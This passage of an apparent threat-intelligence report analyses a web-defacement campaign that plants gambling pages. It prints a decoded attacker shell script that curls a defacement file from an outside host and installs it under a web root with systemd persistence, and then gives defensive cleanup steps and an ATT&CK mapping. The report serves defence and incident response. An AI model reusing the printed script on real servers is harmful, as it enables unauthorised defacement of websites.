
```
StanderdOutput=null

[Install]
WantedBy=multi-user.target
```

After that, we attempted to understand how the services work by decoding the script using base64. We have modified some of these scripts as they contain the names of the target victims of web defacement.

```
this_path=/home/openhunting-io/gacor/index.html
user=www-data
if [ ! -f $this_path ] && [ ! -d $(dirname $this_path) ]; then
    mkdir -p $(dirname $this_path) && curl -s https://xsec-1337.web.app/@Files/xxx-gacor -o $this_path
else
    echo "File or directory already exists"
fi
if [ "$(stat -c '%U' $this_path)" != "$user" ]; then
    chown $user:$user -R $(dirname $this_path)
fi
```

After conducting checks, it was found that these scripts are intended to download the Threat Actor's page, where the threat actor has prepared the web defacement file to be used.



RECOMMENDATION

Preventing attacks on webshells can vary widely and depends on the type of attack being carried out. However, in this case, we provide general recommendations to prevent web defacement attacks.


1. Conduct a Vulnerability Assessment and Scanning on the website application to check for vulnerabilities in the application being used.
2. Perform SQL injection, Input Form, and File testing on the website to check user input sanitization.
3. Check for user account compromise on the website, which can be done using the following tools OHCTI! THREAT EXPOSURE
4. Check the Persistent Mechanism:
   a. List Service
      ```
      sudo systemctl list-units -type service | grep running
      ```
   b. List Proccess
      ```
      sudo ps aux
      ```
5. Search for malicious files
   ```
   sudo locate slot- atau sudo locate gacor
   ```
6. Perform process and service termination for malicious or suspicious entities
   ```
   sudo kill -9 PID_process
   ```
7. As a preventive measure, it is necessary to activate File Integrity Monitoring Tools, which can be downloaded from the following file
8. If you have already been affected by a web defacement attack, then follow these mechanisms for removing Google indexing.

POTENTIAL MITRE ATT&CK TTPs

Technique Name	Technique ID
Exploit Public-Facing Application	T1190
Drive-by Compromise	T1189

Server Software Component: Web Shell	T1505.003
Scheduled Task/Job	T1053
Compromise Accounts	T1586
Obfuscated Files or Information: Command Obfuscation	T1027.010

DIAMOND MODEL



REFERENCES

https://www.cnnindonesia.com/teknologi/20230906144551-192-995554/daftar-situs-dan-akun-pemerintah-yang-pernah-jadi-korban-judi-online
https://www.cnnindonesia.com/nasional/20230531201007-12-956489/peretas-situs-pemprov-jatim-its-ditangkap-ingin-promosi-judi-online
https://www.bssn.go.id/langkah-langkah-penanggulangan-insiden-web-defacement-judi-online/
https://github.com/nsacyber/Mitigating-Web-Shells/blob/master/extended.webshell_detection.yara

OPENHUNTING.IO

Project To Make Threat Hunting and Intelligence Information & Tools Available for Every One.